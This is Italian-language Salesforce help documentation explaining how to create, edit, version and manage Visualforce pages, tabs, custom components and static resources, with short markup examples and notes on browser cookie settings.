Visualizzazione e modifica delle pagine Visualforce

Da Imposta, immettere *`Pagine Visualforce`* nella casella `Ricerca veloce`, quindi selezionare **Pagine Visualforce** e fare clic sul nome di una pagina Visualforce per visualizzarne i dettagli, compresa la data di creazione, la data dell'ultima modifica e il markup Visualforce associato alla pagina.

Dalla pagina dei dettagli, è possibile effettuare una delle operazioni seguenti:

- Fare clic su **Modifica** per modificare il markup della pagina esistente.
- Fare clic su **Elimina** per eliminare la pagina.
- Fare clic su **Clona** per creare una copia della pagina. È necessario specificare un nome per la nuova pagina.
- Fare clic su **Dove si utilizza?** per visualizzare l'elenco di tutti i riferimenti alla pagina nell'organizzazione.
- Fare clic su **Mostra dipendenze** per visualizzare gli elementi, quali campi, oggetti o altre classi, la cui esistenza consente la validità di questa classe.
- Fare clic su **Anteprima** per aprire l'articolo in una nuova finestra.

Nota: Se la pagina Visualforce è contenuta in un pacchetto gestito installato, è possibile solo visualizzarla. La pagina non può essere modificata, eliminata o clonata.

Se la pagina Visualforce è contenuta in un pacchetto gestito installato, `Pacchetto installato` indica il nome del pacchetto. Il campo `Disponibile in versioni del pacchetto` mostra la serie di versioni di pacchetto nella quale è disponibile la pagina Visualforce. Il primo numero di versione della serie è la prima versione del pacchetto installato contenente la pagina Visualforce.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per clonare, modificare o eliminare il markup Visualforce:

- “Personalizza applicazione”

Per modificare controller Visualforce personalizzati:

- "Apex autore"

Visualizzazione e modifica delle pagine Visualforce con la modalità sviluppo abilitata

Con la modalità sviluppo abilitata è possibile visualizzare e modificare il contenuto di una pagina accedendo all'URL della pagina. Ad esempio, se la pagina è denominata `HelloWorld` e l'istanza di Salesforce è `na3.salesforce.com`, immettere `https://na3.salesforce.com/apex/HelloWorld` nella barra degli indirizzi del browser.

Una volta abilitata la modalità di sviluppo, tutte le pagine Visualforce sono visualizzate con il piè di pagina della modalità di sviluppo nella parte inferiore della finestra:

- Fare clic sulla scheda con il nome della pagina per aprire l'editor della pagina e visualizzare e modificare il markup Visualforce associato senza dover tornare all'area Imposta. Le modifiche vengono visualizzate non appena la pagina viene salvata.
- Se la pagina utilizza un controller personalizzato, il nome della classe del controller è disponibile sotto forma di scheda. Fare clic sulla scheda per modificare la classe Apex associata.
- Se la pagina utilizza estensioni di controller, i nomi di ogni estensione sono disponibili sotto forma di schede. Fare clic sulla scheda per modificare la classe Apex associata.
- Se è abilitata in Imposta, la scheda **Stato visualizzazione** mostra le informazioni sulle voci che contribuiscono allo stato di visualizzazione della pagina Visualforce.
- Fare clic su **Save** (subito sopra il riquadro di modifica) per salvare le modifiche e aggiornare il contenuto della pagina.
- Fare clic su **Riferimento componente** per visualizzare la documentazione di tutti i componenti Visualforce supportati.
- Fare clic su **Dove si utilizza?** per visualizzare l'elenco di tutti gli elementi di Salesforce che fanno riferimento alla pagina, quali schede personalizzate, controller o altre pagine.
- Fare clic sul pulsante Comprimi ( ) per comprimere il riquadro piè di pagina della modalità di sviluppo. Fare clic sul pulsante Espandi ( ) per riaprire il riquadro.

- Fare clic sul pulsante Disabilita modalità sviluppo ( ) per disattivare completamente la modalità di sviluppo. La modalità sviluppo resta disabilitata fino a quando non la si abilita nuovamente dalla pagina delle informazioni personali nelle impostazioni personali.

Gestione delle pagine Visualforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare e modificare pagine Visualforce:

- "Personalizza applicazione"

Dopo avere creato le pagine Visualforce è possibile personalizzarle, modificarle ed eliminarle. Da Imposta, immettere `Pagine Visualforce` nella casella `Ricerca veloce`, quindi selezionare **Pagine Visualforce** per visualizzare la pagina di elenco Pagine che mostra tutte le pagine Visualforce definite per l'organizzazione. Dalla pagina di elenco Pagine è possibile:

- Fare clic su **Nuovo** per definire una nuova pagina Visualforce.
- Fare clic sul nome di una pagina per visualizzare informazioni dettagliate sulla pagina, inclusa la rispettiva etichetta e il markup Visualforce.
- Fare clic su **Modifica** accanto al nome della pagina per modificarne il nome, l'etichetta o il markup Visualforce.

  Nota: Un'icona indica che un pacchetto gestito installato contiene una pagina Visualforce. Non è possibile modificare o eliminare una pagina Visualforce in un pacchetto gestito.

- Fare clic su **Canc** per rimuovere una pagina.
- Fare clic su **Protezione** per gestire la protezione relativa alla pagina.
- Fare clic sul pulsante Anteprima ( )per aprire l'articolo in una nuova finestra.

Nota: Il prefisso spazio dei nomi viene aggiunto a classi e trigger Apex, componenti e pagine Visualforce, modelli di marca, cartelle, S-Control, risorse statiche, link Web e tipi di rapporto personalizzati se sono inclusi in un pacchetto gestito. Tuttavia, se non si dispone di autorizzazioni per le applicazioni personalizzate, il campo del prefisso spazio dei nomi non viene visualizzato per i modelli di marca, le cartelle e i tipi di rapporto personalizzati.

Campi di unione per le pagine Visualforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Un campo di unione è un campo che può essere posizionato in un modello di email, un modello di stampa unione, un link personalizzato o una formula per incorporare valori di un record.

Le pagine Visualforce utilizzano lo stesso linguaggio di espressione delle formule, ovvero qualsiasi cosa all'interno di `{! }` viene valutato come espressione in grado di accedere ai valori dei record nel contesto in quel momento. Ad esempio, è possibile visualizzare il nome dell'utente corrente aggiungendo a una pagina il campo di unione `{!$User.FirstName}`.

```
<apex:page>
    Hello {!$User.FirstName}!
s</apex:page>
```

Se il nome dell'utente è Giovanni, nella pagina apparirà `Ciao, Giovanni!`

È inoltre possibile utilizzare i campi di unione o altre funzioni per personalizzare il contenuto della guida a livello di oggetto.

VEDERE ANCHE:

Definizione delle pagine Visualforce

Creazione della schede Visualforce

È possibile creare schede Visualforce in modo che gli utenti possano accedere a pagine Visualforce da Salesforce.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare schede Visualforce:

- "Personalizza applicazione"

Per creare una scheda Visualforce:

1. Da Imposta, immettere *Schede* nella casella `Ricerca veloce`, quindi selezionare **Schede**.
2. Fare clic su **Nuovo** nell'elenco correlato Schede Visualforce.
3. Selezionare la pagina Visualforce da visualizzare nella scheda personalizzata. Se non si è ancora creata la pagina Visualforce, fare clic su **Creare una nuova pagina ora**.
4. Immettere l'etichetta da visualizzare sulla scheda.
5. Fare clic sull'icona di ricerca `Stile scheda` per visualizzare il Selettore stile scheda.

   Se uno stile scheda è già in uso, accanto al nome dello stile scheda viene visualizzato un numero racchiuso tra parentesi quadre []. Spostare il mouse sopra il nome dello stile per visualizzare le schede per cui viene utilizzato. Fare clic su `Nascondi gli stili utilizzati in altre schede` per filtrare questo elenco.

6. Fare clic su uno stile scheda per selezionare lo schema di colori e l'icona della scheda personalizzata.

   Se si desidera creare uno stile scheda personalizzato e l'organizzazione ha accesso alla scheda Documenti, fare clic su **Crea uno stile personalizzato** nella finestra di dialogo Selettore stile scheda. Per creare lo stile scheda personalizzato:

   a. Fare clic sull'icona di ricerca `Colore` per visualizzare la finestra di dialogo di selezione dei colori, quindi fare clic su un colore per selezionarlo.
   b. Fare clic su **Inserisci immagine**, scegliere la cartella dei documenti, quindi selezionare l'immagine che si desidera utilizzare.

      In alternativa, fare clic su **Cerca in documenti**, immettere un termine per la ricerca e fare clic su **Vai** per trovare il nome file di un documento contenente il termine della ricerca.

      Nota: In questa finestra di dialogo sono elencati solo i file che si trovano nelle cartelle di documenti, che sono di dimensioni inferiori a 20 KB e per cui sia stata selezionata la casella di controllo Disponibile esternamente nelle impostazioni delle proprietà del documento. Se il documento utilizzato per l'icona viene in seguito eliminato, Salesforce sostituisce l'icona con un'icona generica multicolore ( ).

   c. Selezionare un file e fare clic su **OK**. Viene nuovamente visualizzata la Creazione guidata nuova scheda personalizzata.

7. È possibile anche selezionare la casella di controllo `Pronto per Salesforce Classic mobile` per indicare che la pagina Visualforce è visualizzata e funziona correttamente nell'applicazione Salesforce Classic mobile.

   Selezionando la casella di controllo si aggiunge la scheda all'elenco delle schede disponibili per le configurazioni di Salesforce Classic mobile. Prima di rendere mobile una scheda Visualforce, rileggere le considerazioni relative alle schede di Salesforce Classic mobile per verificare che le pagine Visualforce nelle proprie schede siano compatibili con i browser mobili.

Nota: la casella di controllo `Pronto per Salesforce Classic mobile` è visibile solo se nell'organizzazione è abilitato Salesforce Classic mobile.

Questa impostazione non influisce sulla visualizzazione delle schede Visualforce nell'applicazione Salesforce1. Per abilitare una nuova scheda Visualforce da utilizzare in Salesforce1, vedere Abilitazione di pagine Visualforce per l'applicazione mobile Salesforce1 e Definizione delle pagine Visualforce a pagina 68.

8. Se lo si desidera, scegliere un link personalizzato da usare come pagina iniziale introduttiva da visualizzare quando gli utenti fanno clic sulla scheda la prima volta. Tenere presente che le pagine di avvio non vengono visualizzate nell'app Salesforce Classic mobile. Evitare di utilizzare una pagina di avvio se si intende rendere mobile la scheda.
9. Immettere una descrizione della scheda, se lo si desidera, quindi fare clic su **Avanti**.
10. Scegliere i profili utente per i quali sarà disponibile la nuova scheda personalizzata:
    - Selezionare **Applica un'unica visibilità scheda a tutti i profili** e scegliere Impostazioni predefinite attivate, Impostazioni predefinite disattivate o Scheda nascosta dall'elenco a discesa.
    - Oppure, selezionare **Applica visibilità scheda diverse per ogni profilo** e, per ogni profilo, scegliere Impostazioni predefinite attivate, Impostazioni predefinite disattivate o Scheda nascosta dall'elenco a discesa.
11. Specificare le applicazioni personalizzate che devono includere la nuova scheda.
12. Selezionare `Aggiungi scheda alle impostazioni personalizzate esistenti dell'utente` per aggiungere la nuova scheda alle impostazioni di visualizzazione personalizzate se è stata personalizzata la visualizzazione personale.
13. Fare clic su **Salva**.

VEDERE ANCHE:

Definizione delle pagine Visualforce

Eccezioni non rilevate in Visualforce

Se una pagina Visualforce non sviluppata dall'utente presenta un errore o un'eccezione non rilevata

- Viene visualizzata una semplice spiegazione del problema in Salesforce.
- Lo sviluppatore che ha creato la pagina riceve l'errore mediante email con l'ID dell'organizzazione e dell'utente. Il rapporto non contiene altri dati relativi all'utente.

Se ci si trova in modalità sviluppo e non nello stesso spazio dei nomi della pagina, si potrà visualizzare il messaggio di eccezione, il tipo di eccezione e una notifica del fatto che lo sviluppatore è stato informato per email.

Se si è lo sviluppatore e ci si trova nello stesso spazio dei nomi della pagina non in modalità di sviluppo, si visualizzerà un messaggio di eccezione. Potrebbe anche essere visualizzato un messaggio a indicare che lo sviluppatore è stato informato. Se ci si trova in modalità di sviluppo, verrà visualizzato il messaggio di eccezione, il tipo di eccezione e l'analisi dello stack Apex.

VEDERE ANCHE:

Debug del codice

Gestione delle impostazioni di versione per le pagine e i componenti personalizzati Visualforce

Per facilitare la compatibilità retroattiva, le pagine e i componenti personalizzati Visualforce vengono salvati con le impostazioni di versione della versione specificata dell'API e della versione specifica di Visualforce. Se la pagina o il componente Visualforce fa riferimento a pacchetti gestiti installati, vengono salvate anche le impostazioni di versione per ogni pacchetto gestito a cui la pagina o il componente fa riferimento. Ciò garantisce che, all'evolversi di Visualforce, dell'API e dei componenti nei pacchetti gestiti nelle versioni successive, le pagine e i componenti Visualforce siano sempre collegati alle versioni con un comportamento specifico e noto.

La versione di un pacchetto è un numero che rappresenta l'insieme di componenti caricati in un pacchetto. Il numero della versione ha il formato `majorNumber.minorNumber.patchNumber` (ad esempio, 2.1.3). In caso di rilascio principale, i numeri principale e secondario vengono aumentati a un valore determinato. Il `patchNumber` viene generato e aggiornato soltanto per i rilasci patch. Gli autori della pubblicazione possono utilizzare le versioni di pacchetto per far evolvere i componenti dei pacchetti gestiti in modo fluido rilasciando le versioni successive in modo da non interrompere le integrazioni esistenti dei clienti che utilizzano il pacchetto.

Nota: I componenti dei pacchetti e i componenti personalizzati Visualforce sono concetti diversi. Un pacchetto è composto da molti elementi, quali gli oggetti personalizzati, le classi e i trigger Apex, le pagine e i componenti personalizzati.

Per impostare la versione dell'API Salesforce e di Visualforce per una pagina o un componente personalizzato Visualforce:

1. Modificare una pagina o un componente Visualforce e fare clic su **Impostazioni versione**.

   Nota: le impostazioni della versione di una pagina o di un componente personalizzato si possono modificare nella scheda Impostazioni versione solo quando si modifica la pagina o il componente in Imposta.

2. Selezionare la `Versione` dell'API Salesforce, che corrisponde anche alla versione di Visualforce utilizzata con la pagina o il componente.
3. Fare clic su **Salva**.

Per configurare le impostazioni della versione del pacchetto per una pagina o un componente personalizzato Visualforce:

1. Modificare una pagina o un componente Visualforce e fare clic su **Impostazioni versione**.
2. Selezionare una `Versione` per ogni pacchetto gestito a cui fa riferimento la pagina o il componente Visualforce. Questa versione del pacchetto gestito continuerà a essere utilizzata dalla pagina o dal componente anche qualora ne vengano installate versioni successive, a meno che non si aggiorni manualmente l'impostazione di versione. Per aggiungere un pacchetto gestito installato all'elenco delle impostazioni, selezionarlo dall'elenco dei pacchetti disponibili. L'elenco viene visualizzato solo se è installato un pacchetto gestito che non sia già associato alla pagina o al componente.
3. Fare clic su **Salva**.

prestare attenzione ai seguenti punti quando si utilizzano le impostazioni di versione dei pacchetti:

- Se si salva una pagina o un componente personalizzato Visualforce che fa riferimento a un pacchetto gestito senza specificarne una versione, per impostazione predefinita la pagina o il componente viene associato all'ultima versione installata del pacchetto gestito.
- Non è possibile **rimuovere** un'impostazione di versione di una pagina o di un componente Visualforce per un pacchetto gestito se la pagina o il componente vi fa riferimento. Utilizzare **Mostra dipendenze** per trovare i riferimenti al pacchetto gestito.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare, modificare e definire le impostazioni di versione per le pagine Visualforce:

- "Personalizza applicazione"

Impostazioni di sicurezza del browser e Visualforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Alcune pagine Visualforce vengono eseguite dai server `*.force.com`. Se i siti affidabili impostati nel browser includono `*.salesforce.com`, è necessario aggiungere all'elenco anche `*.force.com`.

A seconda del browser in uso e delle sue impostazioni, in alcune pagine potrebbe venire visualizzato un messaggio di errore simile a:

```
Le impostazioni del browser relative alla privacy hanno impedito
la visualizzazione di alcuni contenuti in questa pagina. Per
visualizzare tale contenuto è necessario modificare le
impostazioni del browser relative alla privacy per accettare i
cookie di "terze parti" dal dominio
mypages.na1.visual.force.com. In alternativa, se si utilizza
Internet Explorer, è possibile aggiungere
mypages.na1.visual.force.com. all'elenco dei siti attendibili
nella pagina delle opzioni di protezione.
```

In alcune pagine, Salesforce include un'intestazione Platform for Privacy Preferences Project (P3P). L'intestazione è composta dalle seguenti impostazioni:

Scopo
CUR - Le informazioni vengono utilizzate per completare l'attività per la quale sono state fornite.

Categoria
STA - Meccanismi per mantenere una sessione di stato con un utente o per riconoscere automaticamente gli utenti che hanno visitato un particolare sito o hanno avuto accesso a un particolare contenuto, ad esempio i cookie HTTP.

Destinatario
OTR - Le entità legali seguono procedure diverse. Gli utenti non possono aderire o ritirarsi da questo uso.

Se il browser è configurato per il supporto P3P, questa intestazione consente la visualizzazione di tutte le pagine Visualforce. Per informazioni sullo standard P3P, vedere Platform for Privacy Preferences (P3P) Project.

Se il browser è configurato per bloccare i cookie di terze parti e non utilizza l'intestazione P3P e viene visualizzato un errore simile a quello indicato sopra, eseguire una delle seguenti azioni:

- Configurare il livello P3P per il browser
- Modificare le impostazioni del browser in modo da consentire i cookie di terze parti
- Aggiungere il server appropriato all'elenco delle eccezioni dei cookie del proprio browser

Componenti Visualforce

Definizione di componente personalizzato

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

Salesforce mette a disposizione una libreria di componenti standard predefiniti quali `<apex:relatedList>` e `<apex:dataTable>` che possono essere utilizzati per sviluppare le pagine Visualforce. Inoltre, è possibile creare i propri componenti personalizzati per espandere questa libreria.

Un componente personalizzato contiene un modello di progettazione comune che può essere utilizzato in una o più pagine Visualforce. È composto da:

- Un insieme di markup Visualforce demarcato dal tag `<apex:component>`
- Un controller componente facoltativo scritto in Apex che consente al componente di eseguire ulteriore logica, quale l'ordinamento di elementi in un elenco o il calcolo di valori

Ad esempio, si supponga di volere creare un album di fotografie utilizzando le pagine Visualforce. Ogni fotografia nell'album ha i bordi di un determinato colore e una didascalia in formato di testo visualizzata sotto la fotografia. Invece di ripetere il markup Visualforce richiesto per la visualizzazione di ogni fotografia dell'album, è possibile definire un componente personalizzato denominato `singlePhoto` con gli attributi relativi a immagine, colore dei bordi e didascalia, quindi utilizzare tali attributi per visualizzare l'immagine nella pagina. Dopo la definizione, ogni pagina Visualforce della propria organizzazione può sfruttare il componente personalizzato `singlePhoto` proprio come una pagina può sfruttare i componenti standard quali `<apex:dataTable>` o `<apex:relatedList>`.

Diversamente dai modelli di pagina, che consentono anch'essi agli sviluppatori di riutilizzare il markup, i componenti personalizzati offrono più efficacia e flessibilità poiché:

- I componenti personalizzati consentono agli sviluppatori di definire gli attributi che possono essere passati nei singoli componenti. Il valore di un attributo può quindi cambiare il modo in cui il markup viene visualizzato nella pagina finale e la logica basata sul controller che viene eseguita per quell'istanza del componente. Questo comportamento è diverso da quello dei modelli che non hanno un sistema per passare le informazioni dalla pagina che utilizza un modello alla definizione del modello stesso.
- Le descrizioni dei componenti personalizzati sono visualizzate nella finestra di dialogo di riferimento del componente dell'applicazione, assieme alle descrizioni dei componenti standard. D'altro canto, alle descrizioni dei modelli si può fare riferimento solo mediante l'area Imposta di Salesforce in quanto sono definite sotto forma di pagine.

VEDERE ANCHE:

Definizione dei componenti personalizzati Visualforce

Visualizzazione e modifica dei componenti personalizzati Visualforce

Definizione dei componenti personalizzati Visualforce

Per creare un componente personalizzato Visualforce:

1. In Salesforce da Imposta, immettere *`Componenti`* nella casella `Ricerca veloce`, quindi selezionare **Componenti Visualforce**.
2. Fare clic su **Nuovo**.
3. Nella casella di testo `Etichetta`, immettere il testo che dovrà essere utilizzato per identificare il componente personalizzato negli strumenti Imposta.
4. Nella casella di testo `Nome`, immettere il testo che deve identificare questo componente personalizzato nel markup Visualforce. Il nome può contenere solo caratteri di sottolineatura e alfanumerici e deve essere univoco nell'organizzazione. Deve iniziare con una lettera, non deve includere spazi, terminare con un carattere di sottolineatura, né contenere due caratteri di sottolineatura consecutivi.
5. Nella casella di testo `Descrizione`, immettere un testo di descrizione del componente personalizzato. Questa descrizione viene visualizzata nel riferimento del componente con altre descrizioni di componenti standard non appena si fa clic su **Salva**.
6. Nella casella di testo `Corpo`, immettere il markup Visualforce per la definizione del componente personalizzato. Ogni componente può contenere fino a 1 MB di testo, corrispondente a circa 1 milione di caratteri.
7. Fare clic su **Impostazioni versione** per specificare la versione di Visualforce e l'API utilizzata con questo componente. È possibile specificare anche le versioni di tutti i pacchetti gestiti installati nella propria organizzazione.
8. Fare clic su **Salva** per salvare le modifiche e visualizzare la pagina dei dettagli del componente personalizzato oppure fare clic su **Salvataggio rapido** per salvare le modifiche e continuare a modificare il componente. Per poter salvare il componente, è necessario che il markup Visualforce sia valido.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare componenti personalizzati:
- "Personalizza applicazione"

Nota: È anche possibile creare un componente personalizzato in modalità di sviluppo Visualforce aggiungendo al markup della pagina Visualforce un riferimento a un componente personalizzato che non esiste ancora. Dopo il salvataggio del markup, viene visualizzato un link di soluzione rapida che consente di creare una nuova definizione di componente (inclusi gli attributi specificati) basata sul nome che è stato fornito per il componente.

Ad esempio, se non è stato ancora definito un componente personalizzato denominato `myNewComponent` e si inserisce `<c:myNewComponent myNewAttribute="foo"/>` nel markup di pagina esistente, dopo che si fa clic su **Salva** viene visualizzato un link di correzione rapida che consente di definire un nuovo componente personalizzato denominato `myNewComponent` con la seguente definizione predefinita:

```
<apex:component>
  <apex:attribute name="myattribute" type="String" description="TODO: Describe me"/>
  <!-- Begin Default Content REMOVE THIS -->
  <h1>Congratulations</h1>
  This is your new Component: mynewcomponent
  <!-- End Default Content REMOVE THIS -->
</apex:component>
```

Per modificare la definizione, da Imposta, immettere *Componenti* nella casella `Ricerca veloce`, quindi selezionare **Componenti Visualforce** e fare clic su **Modifica** accanto al componente personalizzato myNewComponent.

VEDERE ANCHE:

Definizione di componente personalizzato

Definizione di componente personalizzato

Visualizzazione e modifica dei componenti personalizzati Visualforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per clonare, modificare, eliminare o impostare le versioni per i componenti personalizzati:

- "Personalizza applicazione"

Da Imposta, immettere *Componenti* nella casella `Ricerca veloce`, quindi selezionare **Componenti Visualforce** e fare clic sul nome di un componente personalizzato per visualizzarne la definizione.

Dalla pagina dei dettagli, è possibile effettuare una delle operazioni seguenti:

- Fare clic su **Modifica** per modificare il componente personalizzato.
- Fare clic su **Elimina** per eliminare il componente personalizzato.
- Fare clic su **Clona** per creare una copia del componente personalizzato. È necessario specificare un nuovo nome per il nuovo componente.
- Fare clic su **Dove si utilizza?** per visualizzare l'elenco di tutti i riferimenti al componente personalizzato nell'organizzazione.
- Fare clic su **Mostra dipendenze** per visualizzare gli elementi, quali un altro componente, autorizzazione o preferenza, la cui esistenza consente la validità del componente personalizzato.

Dopo che il componente è stato creato, è possibile visualizzarlo all'indirizzo `http://`*`miaIstanzaSalesforce`*`/apexcomponent/`*`nomeNuovoComponente`*, in cui il valore di *`miaIstanzaSalesforce`* è il nome host dell'istanza Salesforce (ad esempio, `na3.salesforce.com`) e il valore di *`nomeNuovoComponente`* è il valore del campo `Nome` nella definizione del componente personalizzato.

Il componente è visualizzato come una pagina Visualforce. Di conseguenza, se il componente fa affidamento sugli attributi o sui contenuti del corpo del tag del componente, questo URL potrebbe generare risultati inattesi. Per eseguire un test più accurato del componente personalizzato, aggiungerlo a una pagina Visualforce e visualizzare la pagina.

VEDERE ANCHE:

Definizione di componente personalizzato

Gestione dei componenti personalizzati Visualforce

Dopo avere creato componenti personalizzati è possibile visualizzarli, modificarli ed eliminarli. Da Imposta, immettere *`Componenti`* nella casella `Ricerca veloce`, quindi selezionare **Componenti Visualforce** per visualizzare la pagina elenco Componenti contenente l'elenco dei componenti personalizzati definiti per l'organizzazione. Da questa pagina è possibile:

- Fare clic su **Nuovo** per definire un nuovo componente personalizzato.
- Fare clic sul nome di un componente personalizzato per visualizzare informazioni dettagliate sul componente.
- Fare clic su **Modifica** per modificare il nome o il markup di un componente.

  Nota: Un'icona indica che un pacchetto gestito installato contiene un componente personalizzato Visualforce. Non è possibile modificare o eliminare un componente personalizzato Visualforce in un pacchetto gestito. Un'icona indica che un componente personalizzato Visualforce di un pacchetto gestito rilasciato in precedenza sarà eliminato al prossimo caricamento di pacchetti. È possibile decidere di annullare l'eliminazione del componente personalizzato Visualforce tramite la pagina dei dettagli del pacchetto.

- Fare clic su **Canc** per rimuovere un componente personalizzato dall'organizzazione.

Nota: Il prefisso spazio dei nomi viene aggiunto a classi e trigger Apex, componenti e pagine Visualforce, modelli di marca, cartelle, S-Control, risorse statiche, link Web e tipi di rapporto personalizzati se sono inclusi in un pacchetto gestito. Tuttavia, se non si dispone di autorizzazioni per le applicazioni personalizzate, il campo del prefisso spazio dei nomi non viene visualizzato per i modelli di marca, le cartelle e i tipi di rapporto personalizzati.

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare e modificare i componenti personalizzati:
- "Personalizza applicazione"

Risorse statiche

Definizione di risorsa statica

Le risorse statiche consentono di caricare contenuti a cui è possibile fare riferimento in una pagina Visualforce, compresi archivi (quali file .zip e .jar), immagini, fogli di stile, JavaScript e altri file.

Anziché caricare un file nella scheda Documenti è preferibile utilizzare una risorsa statica per i seguenti motivi:

- È possibile assemblare un insieme di file correlati in una gerarchia di directory e caricare tale gerarchia come archivio .zip o .jar.
- È possibile fare riferimento a una risorsa statica nel markup di una pagina per nome, utilizzando la variabile globale `$Resource`, anziché specificare ID di documento a livello di codice:
  - Per fare riferimento a un file autonomo, utilizzare `$Resource.`***<nome_risorsa>*** come campo di unione, dove *<nome_risorsa>* è il nome indicato quando è stata caricata la risorsa. Ad esempio:

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

```
<apex:image url="{!$Resource.TestImage}" width="50" height="50"/>
```

oppure

```
<apex:includeScript value="{!$Resource.MyJavascriptFile}"/>
```

- Per fare riferimento a un file in un archivio, utilizzare la funzione `URLFOR`. Specificare il nome della risorsa statica indicato quando è stato caricato l'archivio con il primo parametro, nonché il percorso del file desiderato all'interno dell'archivio con il secondo. Ad esempio:

```
<apex:image url="{!URLFOR($Resource.TestZip,
                  'images/Bluehills.jpg')}" width="50" height="50"/>
```

  oppure

```
<apex:includeScript value="{!URLFOR($Resource.LibraryJS, '/base/subdir/file.js')}"/>
```

- È possibile utilizzare i percorsi relativi nei file negli archivi delle risorse statiche per fare riferimento ad altri contenuti all'interno dell'archivio. Ad esempio, nel file CSS denominato `styles.css`, è presente il seguente stile:

```
table { background-image: img/testimage.gif }
```

  Quando si utilizza tale CSS in una pagina Visualforce, è necessario assicurarsi che il file CSS possa trovare l'immagine. Per farlo, creare un archivio (ad esempio, un file zip) che include `styles.css` e `img/testimage.gif`. Assicurarsi che la struttura del percorso venga mantenuta nell'archivio. Quindi, caricare il file di archivio come risorsa statica denominata “style_resources”. Quindi, aggiungere il seguente componente alla propria pagina:

```
<apex:stylesheet value="{!URLFOR($Resource.style_resources, 'styles.css')}"/>
```

  Poiché la risorsa statica contiene sia il foglio di stile che l'immagine, il percorso relativo nel foglio di stile viene scomposto e l'immagine visualizzata.

Una singola risorsa statica può avere una dimensione massima di 5 MB. Ogni organizzazione può avere un massimo di 250 MB di risorse statiche. Le risorse statiche si applicano alla quota di archiviazione di dati dell'organizzazione.

VEDERE ANCHE:

Definizione delle risorse statiche

Definizione delle risorse statiche

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** e **Developer Edition**

AUTORIZZAZIONI UTENTE

Per creare risorse statiche:
- "Personalizza applicazione"

Per creare una risorsa statica:

1. Da Imposta, immettere `Risorse statiche` nella casella `Ricerca veloce`, quindi selezionare **Risorse statiche**.
2. Fare clic su **Nuovo**.
3. Nella casella di testo `Nome`, immettere il testo che dovrà essere utilizzato per identificare la risorsa nel markup Visualforce. Il nome può contenere solo caratteri di sottolineatura e alfanumerici e deve essere univoco nell'organizzazione. Deve iniziare con una lettera, non deve includere spazi, terminare con un carattere di sottolineatura, né contenere due caratteri di sottolineatura consecutivi.

   Nota: se si è fatto riferimento a una risorsa statica nel markup Visualforce e successivamente si modifica il nome di tale risorsa, il markup Visualforce viene aggiornato di conseguenza per riflettere tale modifica.

4. Nell'area di testo `Descrizione`, immettere una descrizione facoltativa per la risorsa.
5. Accanto alla casella di testo `File`, fare clic su **Sfoglia** per passare a una copia locale della risorsa da caricare.

   Le singole risorse statiche possono avere dimensioni fino a 5 MB, mentre l&pos;organizzazione può avere complessivamente fino a 250 MB di risorse statiche.

6. Impostare il `Controllo cache`:
   - `Privato` indica che i dati della risorsa statica nella cache del server Salesforce non devono essere condivisi con altri utenti. La risorsa statica è memorizzata nella cache solo per la sessione utente corrente.

     Nota: Le impostazioni della cache per le risorse statiche sono impostate su private quando vi si accede mediante un sito Force.com il cui profilo utente guest presenta delle restrizioni basate sull'intervallo IP o sugli orari di accesso. I siti con restrizioni del profilo utente guest eseguono la cache delle risorse statiche solo all'interno del browser. Inoltre, se un sito in precedenza privo di limitazioni diventa limitato, potrebbero essere necessari fino a 45 giorni prima della scadenza delle risorse statiche dalla cache di Salesforce e dalle eventuali cache intermedie.

   - `Pubblico` indica che i dati della risorsa statica nella cache del server Salesforce devono essere condivisi con altri utenti dell'organizzazione per garantire tempi di caricamento più rapidi.

   Le specifiche W3C nelle definizioni dei campi Intestazione contengono altre informazioni tecniche sul controllo della cache.

